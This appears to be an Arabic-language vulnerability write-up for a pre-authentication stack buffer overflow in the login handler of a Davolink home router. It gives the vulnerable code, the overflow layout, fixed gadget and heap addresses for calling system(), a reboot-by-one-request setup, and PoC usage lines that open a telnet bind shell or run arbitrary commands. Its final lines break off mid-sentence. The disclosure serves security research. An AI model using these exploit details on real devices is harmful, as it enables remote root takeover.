

CVE-2026-39127 - تنفيذ تعليمات برمجية عن بُعد (RCE) قبل المصادقة على موجه Minions Bob
يؤدي تجاوز سعة المخزن المؤقت على المكدس (stack buffer overflow) في معالج تسجيل الدخول الخاص بـ dvmsvr على راوتر Davolink Minions Bob (DVW-642) إلى تمكين مهاجم بعيد غير مُصادَق من تنفيذ تعليمات برمجية عشوائية بصلاحيات الجذر (root). قابل للاستغلال عبر طلب HTTP واحد إلى /auth/login.
تُشفَّر بيانات اعتماد المستخدم محليًا قبل إرسالها. يأتي المفتاح + IV من نقطة نهاية ما قبل المصادقة (GET /client/info)، لذا يمكن لأي شخص جلبها وتشفير حمولته الخاصة.

ترميز النص المشفَّر بصيغة hex يجعل جسم enc ضمن النطاق [0-9a-f] - لاحظ أن /auth/login يضمن ذلك عبر مرشِّح dvmsvr!check_xss_cmd. لا تظهر البايتات الحقيقية إلا بعد أن يفكّ الخادم ترميز hex، وبما أن ذلك يحدث قبل فك التشفير، فلا حاجة إلى أي مفتاح O.o
يقدّم dvmsvr لوحة الويب الخاصة بالجهاز. يأخذ معالج /auth/login الخاص بما قبل المصادقة
(post_auth_login_callback) حقل enc بصيغة JSON، وينسخه إلى مخزن مؤقت على المكدس،

ويفكّ ترميزه من hex إلى مخزن مؤقت على المكدس بحجم 64 بايت (مجددًا، قبل فك التشفير):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);
255 حرفًا سداسيًا عشريًا تُفكّ إلى 127 بايت داخل المخزن المؤقت ذي 64 بايت، مما يطمس مؤشر الإطار المحفوظ وعنوان العودة:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
من حسن حظنا أن dvmsvr لا يملك أي إجراءات تخفيف (لا canaries ولا PIE ولا NX ولا RELRO) ويُحمَّل عند عنوان ثابت، لذا يمكننا العودة مباشرة إلى الشيفرة الأصلية (ret2text).
مع .text ثابت، نعود إلى غلاف system() عند 0x40e8c4. تنتهي الدالة dvmsvr!dvs_call بحساب $a0 = $fp + 0x20 واستدعاء system. التحكم في $fp يمنحنا التحكم في الأمر :)

اضبط $ra على الـ gadget ووجّه $fp + 0x20 إلى سلسلة نتحكم فيها. يحتوي .rodata:0x462260 على "sleep 2 && reboot &"، لذا فإن $fp = 0x462240 و$ra = 0x40e8c4 يعيدان تشغيل الجهاز بطلب واحد.
يحتاج الأمر المختار إلى سلسلتنا الخاصة عند عنوان معروف؛ لدينا مساحة كبيرة متبقية في المخزن المؤقت، لكن randomize_va_space = 1 يعشوِض المكدس، لذا (بدون تسريب) لا يمكننا التنبؤ بمكان وصول مُدخلاتنا في الذاكرة.

الـ heap غير معشوِض؛ وغياب PIE يبقيه ثابتًا عند 0x47c000 (RWX)، وتضع akheron/jansson سلسلة enc هناك بشكل متوقع. نُلحق "cmd ; cmd ; ..." بالطلب بعد بايتات الفيض. تفكّ dvmsvr!hexstring_to_hex ترميز الـ hex البادئ فقط، لذا يبقى الباقي على الـ heap، ونوجّه $fp + 0x20 إليه. تعمل ; كنوع من interpreter sled، لذا تُنفَّذ libc!system أينما وصلت (بغض النظر عن الإزاحة).
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (المتطلبات: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn) مساوية لـ 0: حيث يقوم الـ epilogue بإلغاء الإشارة إليه قبل العودة، لذا فإن أي قيمة غير فارغة تؤدي إلى تعطل b4 قبل استعادة عنوان العودة الخاص بنا0x4a3000 - 0x4a8c49. يستهدف الـ PoC العنوان $fp + 0x20 من المركز (~0x4a6000) نحو الخارج، ليصيب الإزاحة الأكثر احتمالاً أولاً ويعيد الإرسال بعد كل إعادة إنشاء (respawn)






